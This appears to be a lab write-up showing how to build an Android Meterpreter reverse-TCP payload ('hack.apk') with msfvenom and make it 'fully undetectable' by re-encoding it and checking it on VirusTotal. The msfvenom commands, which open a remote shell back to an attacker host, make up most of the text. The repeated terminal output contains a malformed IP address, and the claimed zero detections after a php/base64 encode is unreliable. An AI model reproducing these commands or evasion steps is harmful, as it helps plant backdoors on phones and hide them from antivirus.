
### Task1

#### How to create fully undetectable payload Using Metasploit and virustotal


Step1 open the kali linux terminal

Command: msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > hack.apk

Step2: type the ls




Step3: go to virustotal website and upload the payload



## Result: detect the payload virustotal

A screenshot of a Kali Linux desktop environment. A browser window is open to the VirusTotal file analysis page for the file 'a8ea9b3db1a89982ce94e8639ac1f2d123364421a05e9fdfebedbbdfdf4142'. The page displays a 'Community Score' of 27/65. It shows that 27 security vendors flagged the file as malicious. The file is identified as 'hack.apk' and is categorized as 'apk'. The 'DETECTION' tab is selected, showing a table of security vendor analysis. The table includes columns for vendor name, threat category, and family label. Some entries include Avast, AVG, BitDefenderFalk, DrWeb, Fortinet, and Huorong. Threat categories listed are 'downloader.metasploit/andr', 'trojan', and 'hacktool'. Family labels listed are 'metasploit', 'andr', and 'bckdr'. The desktop taskbar at the bottom shows various application icons, and the system tray indicates it's 36°C and partly cloudy.



## How to create fully undetectable payload use encode technique

Step1 open the kali linux terminal

Command: msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.114.45 LPORT=4444 > jhon.apk -e php/base64

Step2: type the ls

```

root@vbox:[/home/mayur]
File Machine View Input Devices Help
root@vbox:[/home/mayur]
[msfvenom] -p android/meterpreter/reverse_tcp LHOST=192.168.1.14.45 LPORT=4444 > jhon.apk -e php/base64
[!] No arch selected, selecting arch: dalvik from the payload
[!] No enc selected, selecting enc: none from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
payload size: 18329 (final size: 18329)
php/base64 chosen with final size 18329
Payload size: 18329 bytes

[!] msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.14.45 LPORT=4444 > jhon.apk -e php/base64
[!] No arch selected, selecting arch: dalvik from the payload
[!] No enc selected, selecting enc: none from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
payload size: 18329 (final size: 18329)
php/base64 chosen with final size 18329
Payload size: 18329 bytes


[!] msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.14.45 LPORT=4444 > jhon.apk -e php/base64
[!] No arch selected, selecting arch: dalvik from the payload
[!] No enc selected, selecting enc: none from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
payload size: 18329 (final size: 18329)
php/base64 chosen with final size 18329
Payload size: 18329 bytes

[!] msfvenom -p android/meterpreter/reverse_tcp LHOST=192.168.1.14.45 LPORT=4444 > jhon.apk -e php/base64
[!] No arch selected, selecting arch: dalvik from the payload
[!] No enc selected, selecting enc: none from the payload
Found 1 compatible encoders
Attempting to encode payload with 1 iterations of php/base64
payload size: 18329 (final size: 18329)
php/base64 chosen with final size 18329
Payload size: 18329 bytes

```

## Step3: go to virustotal website and upload the payload

### Result:



kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux x VirusTotal - File - 740b17cc404292724982a53462bb3553fc5730f832d1259da43e16414df4080f?nocache=1

No security vendors flagged this file as malicious

740b17cc404292724982a53462bb3553fc5730f832d1259da43e16414df4080f.json.apk

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

DETECTION DETAILS COMMUNITY

Security vendors' analysis

Acronis (Static ML)	Undetected	AhnLab-V3	Undetected
AllCloud	Undetected	AIYac	Undetected
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected

Do you want to automate checks?

36°C Mostly clear

Search

19:43 15-04-2025

kali [Running] - Oracle VirtualBox

File Machine View Input Devices Help

Kali Linux x VirusTotal - File - 740b17cc404292724982a53462bb3553fc5730f832d1259da43e16414df4080f?nocache=1

No security vendors flagged this file as malicious

740b17cc404292724982a53462bb3553fc5730f832d1259da43e16414df4080f.json.apk

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

DETECTION DETAILS COMMUNITY

Security vendors' analysis

AllCloud	Undetected	AIYac	Undetected
Anti-AVL	Undetected	Arcabit	Undetected
Avast	Undetected	AVG	Undetected
Avira (no cloud)	Undetected	Baidu	Undetected
BitDefender	Undetected	Bkav Pro	Undetected
ClamAV	Undetected	CMC	Undetected
CrowdStrike Falcon	Undetected	CTX	Undetected
Cynet	Undetected	DrWeb	Undetected
Emsisoft	Undetected	eScan	Undetected
ESET-NOD32	Undetected	Fortinet	Undetected
GData	Undetected	GridinSoft (no cloud)	Undetected
Huorong	Undetected	Ikarus	Undetected
Jiangmin	Undetected	K7Antivirus	Undetected
K7GW	Undetected	Kaspersky	Undetected
Kingssoft	Undetected	Lionic	Undetected
Malwarebytes	Undetected	MaxSecure	Undetected

Do you want to automate checks?

36°C Mostly clear

Search

19:43 15-04-2025